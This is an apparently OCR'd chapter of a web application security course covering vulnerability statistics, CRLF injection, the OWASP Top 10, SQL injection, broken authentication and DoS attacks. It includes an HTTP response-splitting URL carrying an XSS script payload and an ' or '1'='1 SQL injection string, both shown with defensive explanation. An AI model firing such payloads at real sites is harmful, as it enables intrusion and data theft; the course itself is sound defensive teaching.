
The State of Web Application Security

Would you believe me if I told you that a vast majority of web applications currently in production contain known vulnerabilities? And by known vulnerabilities, I literally mean that they are known and have already been discovered and reported publicly.


Well, you don't have to take my word for it: a Micro Focus 2019 Application Security Risk Report found that nearly all web apps have bugs in their security features.



A Veracode State of Software Security Vol. 10 report shows that 83% of the 85,000 applications they tested had at least one security flaw. Many had much more, as their research found a total of 10 million flaws, and 20% of all apps had at least one high severity flaw.



In fact, 2 in 3 apps fail to pass tests based on the OWASP Top 10 list and the SANS Top 25 Most Dangerous Software Errors.



⅔ of apps fail common security tests

These stats only account for known vulnerabilities and to be fair, I'm sure there are a number of false positives — but also these stats don't even account for zero-day vulnerabilities. A 0-day vulnerability is unknown or unaddressed. So for example, if you're looking to exploit an application and you find a vulnerability in that application that no one else has found (or at least publicly reported), then you can continue to exploit that vulnerability until it is addressed.

As a side note, 0-day vulnerabilities are exploited frequently, and there is a black market for these since they can be sold...depending on the vulnerability, it could be sold for a serious amount of money.

In more recent years, organizations have started to offer bug bounty programs in order to reward the findings of 0-day vulnerabilities to help avoid having these sold and exploited, and instead, to give the organization a chance to fix them before they become public knowledge.

More on bug bounties here: https://hackerone.com/bug-bounty-programs

Going back to the Veracode report, the most common types of flaws found were:


- Information leakage (64%)
- Cryptographic issues (62%)
- CRLF injection (61%)
- Code quality (56%)
- Insufficient input validation (48%)
- Cross-site scripting (47%)
- Directory traversal (46%)
- Credentials management (45%)

We're going to explore some of these in a bit more detail in the next chapter, but let's talk about the top 3.

Information Leakage

Information leakage refers to an application revealing sensitive data such as technical details of an app, developer comments, environments, or user-specific data. This data can then be used by an attacker to exploit the target application, network, or users.

A basic example of this would be if a developer had added HTML or script comments to their code that contained sensitive information, and never removed it before going to production.



```
<script>
function validate(){
    // TODO: add back-end data sanitation
    var name=document.f1.name.value;
    var password=document.f1.password.value;
    var status=false;

    if(name.length<1){
        document.getElementById("nameloc").innerHTML=
        "Please enter your name";
        status=false;
    }else{
        document.getElementById("nameloc").innerHTML="";
        status=true;
    }
    if(password.length<6){
        document.getElementById("passwordloc").innerHTML=
        "Password must be at least 6 char long";
        status=false;
    }else{
        document.getElementById("passwordloc").innerHTML="";
        status=true;
    }
        return status;
    }
</script>

<form name="f1" action="#" onsubmit="return validate()">
<table>
<tr><td>Enter Name:</td><td><input type="text" name="name"/>
<span id="nameloc"></span></td></tr>
<tr><td>Enter Password:</td><td><input type="password" name="password"/>
```

Click image for higher resolution

Another example would be improper application or server configurations, or differences in page responses for valid versus invalid data. If you've ever accessed a broken web page that released information about the database, webservers, or whatever else, then that could be considered information leakage.

So information leakage by itself may not be a breach in security, but it can give crucial information to an attacker that can be used to exploit your app or its infrastructure.

Cryptographic Issues


Cryptographic issues can be problems related to:

- Encrypting the wrong data, leaving critical data exposed
- Improperly storing and managing crypto keys
- Using bad algorithms, or trying to create and use your own algorithms

CRLF Injections

CRLF injections were the third most found flaws. They can be very nasty attacks because the HTTP protocol uses what's called CRLF character sequences to signify where one header ends and another begins. It also signifies where headers end and the website content begins.


In our example, these are headers returned by Google.com.



```
$ curl -I https://google.com
HTTP/2 301
location: https://www.google.com/
content-type: text/html; charset=UTF-8
date: Fri, 01 May 2020 17:11:43 GMT
expires: Sun, 31 May 2020 17:11:43 GMT
cache-control: public, max-age=2592000
server: gws
content-length: 220
x-xss-protection: 0
x-frame-options: SAMEORIGIN
```

Example of headers from Google.com

If attackers can insert their own CRLF, they can do all kinds of things including redirecting users to a different website, where they might create an identical version of your webpage and use it for phishing. They could also run unwanted commands on servers, and more.



Visual representation of a phishing attack

Something we haven't talked much about to this point is the idea of chaining attacks together. We've talked about Cross-site Scripting (XSS) attacks, but what if an attacker used a CRLF to inject JavaScript code? In this case they are chaining a CRLF injection with Cross-site Scripting.

The following simplified example uses CRLF to:

```
http://www.example.com/somepage.php?page=%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-Type:%20text/html%0d%0aContent-Length:%2025%0d%0a%0d%0a%3Cscript%3Ealert(1)%3C/script%3E
```

1. Add a fake HTTP response header: Content-Length: 0. This causes the web browser to treat this as a terminated response and begin parsing a new response.
2. Add a fake HTTP response: HTTP/1.1 200 OK. This begins the new response.
3. Add another fake HTTP response header: Content-Type: text/html. This is needed for the web browser to properly parse the content.
4. Add yet another fake HTTP response header: Content-Length: 25. This causes the web browser to only parse the next 25 bytes.
5. Add page content with an XSS: <script>alert(1)</script>. This content has exactly 25 bytes.
6. Because of the Content-Length header, the web browser ignores the original content that comes from the web server.

Go ahead and research the other flaws that we talked about, and if you can't find a good explanation or if you'd like clarification, please use our forums and either myself or someone from our community will be able to help!

We're also going to explore more common vulnerabilities and attacks in the next chapter, including looking at examples and prevention methods.

Common Vulnerabilities and Attacks

Looking at the reports from the prior chapter, we can start to see a pattern in the types of vulnerabilities that can become exploited, and which ones are the most common.

Organizations like OWASP, SANS, and others, have created lists of the top web application security risks so that developers and organizations around the world can at least work to minimize these types of risks.

We have to understand how our applications can be attacked in order to create defenses.

Let's take a look at the OWASP Top 10 Web Application Security Risks so you can see what I mean.

OWASP Top 10

The top 10 are:

- Injections
- Broken Authentication
- Sensitive Data Exposure
- XML External Entities (XXE)
- Broken Access Control
- Security Misconfiguration
- Cross-Site Scripting (XSS)
- Insecure Deserialization
- Using Components with Known Vulnerabilities
- Insufficient Logging & Monitoring

Some of these should already look familiar because they were covered in the OWASP Proactive Controls list that we reviewed in another chapter, but this list goes into much more detail about each security risk.

Keep in mind that the list is from 2017, however, OWASP is planning on collecting data in 2020 to see what has changed since then, and you can see more information on this tab “Data_2020.”

So while this is a great starting point for us, we can’t just rely on this list or other lists. As Application Security Engineers, we have to constantly look out for what’s happening in the industry, and we can’t just rely on one or two top 10 lists. Just throwing that out there as a disclaimer: don’t get overwhelmed, but also don’t think it stops here.

In any case, clicking on each of these brings up their individual cards. For example, if we click on Injection, here’s what we can see.

SQL Injection

At the top, we’ll see something familiar to us:

- Threat Agents & Attack Vectors ratings
  - Including factors specific to our application that only us can determine, and
  - Exploitability
- Security Weakness ratings
  - With prevelance and
  - Detectability
- Impact ratings
  - Technical and
  - Business


Of course, these are specific to your application as we saw in the Threat Modeling chapter, but OWASP aims to give us a general idea for each of these.

There is a PDF version of these web pages, and in the PDF, they explain how they calculated these, and they also show them all in one table so we can see how they ordered them in terms of highest to lowest risk.

Next, we get guidance on how we can determine whether our application is vulnerable to this form of attack. In the case of injections, such as SQL or other injections, our application is vulnerable if:

- User-supplied data is not validated, filtered, or sanitized by the application

We can see examples of what is meant by this and how it would be achieved: `SELECT * FROM accounts WHERE custID = '" + request.getParamter("id") + "'";`



SQL Injection Example

```
SELECT * FROM accounts WHERE custID =
'" + request.getParamater("id") + "';

http://example.com/app/accountView?
id=' or '1'='1

SELECT * FROM accounts WHERE custID =
'' or '1'='1';
```

The attacker could modify the ID parameter value to send ' or '1'='1 ... it might look like this:

`http://example.com/app/accountView?id=' or '1'='1`

Which would result in the database returning all customer records, not just your information since that query is saying `WHERE custID = 1=1` which is always true

`SELECT * FROM accounts WHERE custID = '' or '1'='1';`

...and that's one way you end up with your username, email, and passwords on the black market for sale


Injections can also be used to modify or delete data, which can cause even more harm.

To defend against this, OWASP also provides suggestions here. For example:

We have to always assume that any user-supplied data is always going to be dangerous, and we have to use techniques to validate, filter, and sanitize it…but thankfully, frameworks and languages will contain methods that do this on our behalf – we just have to make sure they are properly being used.

Going back to our SQL injection example from earlier, methods cleaning up user inputs would escape the single quotes in order to make them harmless:

```
SELECT * FROM accounts WHERE custID = '\' or \'1\'=\'1\'';
```



SQL Injection Example

```
SELECT * FROM accounts WHERE custID =
'' or '1'='1';
```

$\downarrow$

```
SELECT * FROM accounts WHERE custID =
'\' or \'1\'=\'1';
```

We can also use LIMIT statements so that even if we have a 1=1 which is always true, we LIMIT the customer records returned to just 1. Even if one of your customer's records becomes compromised as a result of that, it's better than all of your customers being affected!

However, certain injections can bypass the LIMIT statement, so this is a fail-safe to use in addition to other techniques. Definitely not by itself. This is an example of limiting impact even if we weren't able to successfully prevent an attack.

We also get a list of extremely useful references in the bottom right to explore this subject further.

Fairly recent and high profile examples of SQL Injection attacks include companies like Target, Yahoo, Zappos, Equifax, Epic Games, LinkedIn, Sony, and many others.

So while SQL Injections are not a new type of attack, they are still effectively used to this day.

Broken Authentication


The second vulnerability listed is Broken Authentication.

Because so many applications have been compromised over the years, username and password lists have become easy to get a hold of.

Example lists:

- https://github.com/danielmiessler/SecLists
- https://github.com/jeanphorn/wordlist
- https://haveibeenpwned.com/

If improper authentication security is used for an application, attackers can use those lists to do credential stuffing attacks that attempt the username & password combinations of millions of records to see if any of them work on your application. Other attacks try to use default username/password combinations, automated brute force attacks that try millions of passwords to see if any of them work, and dictionary attack tools that create combinations using words in the dictionary.


Credential Stuffing Example
Collection of stolen login credentials
Bots
Login Page
U:
P:
Username
LOGIN
CYBR

All it takes is one admin or high-value account to be compromised for authentication attacks to be worth the effort.

An application is vulnerable to this type of attack if:

- It allows automated attacks
- It allows brute force attacks
- It allows default, weak, or well-known passwords like “Password1” or “admin/admin”
- It uses weak or ineffective credential recovery and forgot-password processes
- It uses plain text passwords or weakly encrypted and hashed passwords
- It has missing or ineffective MFA
- It exposes session IDs in URLs which can be used for something called URL rewriting, where an attacker can steal your session
- It does not properly rotate sessions IDs after successful login
- It does not properly invalidate session IDs after logout or after inactivity

If you spent some time reviewing the proactive controls from a prior chapter, a lot of these should sound very familiar, and the ways of preventing will also look familiar. The overall recommendations here are to:

- Implement MFA wherever possible — passwords alone are becoming less and less secure when it comes to authentication. Adding another layer like multi-factor authentication makes it much more difficult to compromise accounts
- Don’t ship or deploy with any default credentials
- Implement weak-password checks by enforcing a certain password length and by checking for common passwords
- Ensure the registration, credential recovery, and general API pathways are hardened against enumeration attacks
    - Enumeration attacks consist of finding patterns that can be exploited. For example, have you ever seen a login form that tells you whether the username or password are wrong? As in “your username is correct, but the password is incorrect!” While this can be helpful to users of the application, it’s also helpful for attackers because now they know that they have a correct username, and they just need to find the password. Having generic messages such as “your username or password is incorrect” prevents attackers from knowing whether they have a correct username.

- Limit or increasingly delay failed login attempts. It frankly baffles me how so many platforms don't prevent basic brute force attacks. Even WordPress, at least at the time of this recording, does not prevent brute force login attempts in fresh installs. You have to either code it yourself or use a plugin to turn this protection on. This means attackers can try millions of combinations for usernames and passwords without anything preventing them.
    - Also, log all failures and alert administrators when attacks are detected.
- Finally, they recommend server-side built-in session management that generates new and random session IDs. Sessions IDs should not be in the URL, and they should be invalidated after logout or idle times.

There are, of course, other ways of preventing authentication attacks, but these are common prevention methods. Go ahead and take a look at the example attack scenarios and feel free to check out the references for more information.

A fairly recent example of successful credential stuffing attacks includes Nest. You may remember in 2019 that some Nest users were horrified when strangers started speaking to them through their Nest cameras. One of the ways attackers were gaining access to these devices was by using credential stuffing attacks. In response to these issues, Nest forced certain users to change their passwords if they were using compromised credentials.

As a quick reminder, you will see the Application Security Verification Standard being linked to in these references a lot because many of the requirements we explored in prior chapters help prevent these types of attacks. We're simply looking at why those types of requirements are so important to have when working on applications.

OK, we've looked at a couple of the top 10 security risks so far and there are still 8 more. As we complete this chapter, go ahead and review them as we have been doing. If you have any further questions, please use the forums for this material. I'll see you in the next chapter!

DoS Attacks and Defense

Another type of attack that I want to include here is called a Denial of Service attack or DoS for short. You may have heard of it being referred to as DDoS instead, which is simply a Distributed Denial of Service attack. While OWASP didn't explicitly call it out as one of the top security risks, they have alluded to it a number of times.


I'm including it because Denial of Service attacks are quite common and not very difficult to do, so they've been an obvious choice for many attackers over the years.

DoS attacks are a problem because they can cost a lot of money by causing disruptions in your service to customers, and they also put stress on your application and its infrastructure, which can result in unwanted behavior like revealing sensitive data that can later be exploited — a problem we've talked about already under the name of information leakage.


The thing is, DoS attacks are not always caused by vulnerabilities in your code. Even if you have an extremely efficient and secure application, an attack that overwhelms the resources powering your application will bring it down to its knees. With that said, there are ways of protecting against attacks like these, and we're going to take a look at some of them.

What are DDoS attacks?

But let's back up for a minute — what are DoS or DDoS attacks in the first place?



DoS attack illustration



DDoS attack illustration

The point of a Denial of Service attack is to deny service to legitimate users. This could happen to websites, email, or really any service that relies on computers or a network. An attack like this is accomplished by flooding the system with so much traffic that the underlying systems can't handle anymore requests.

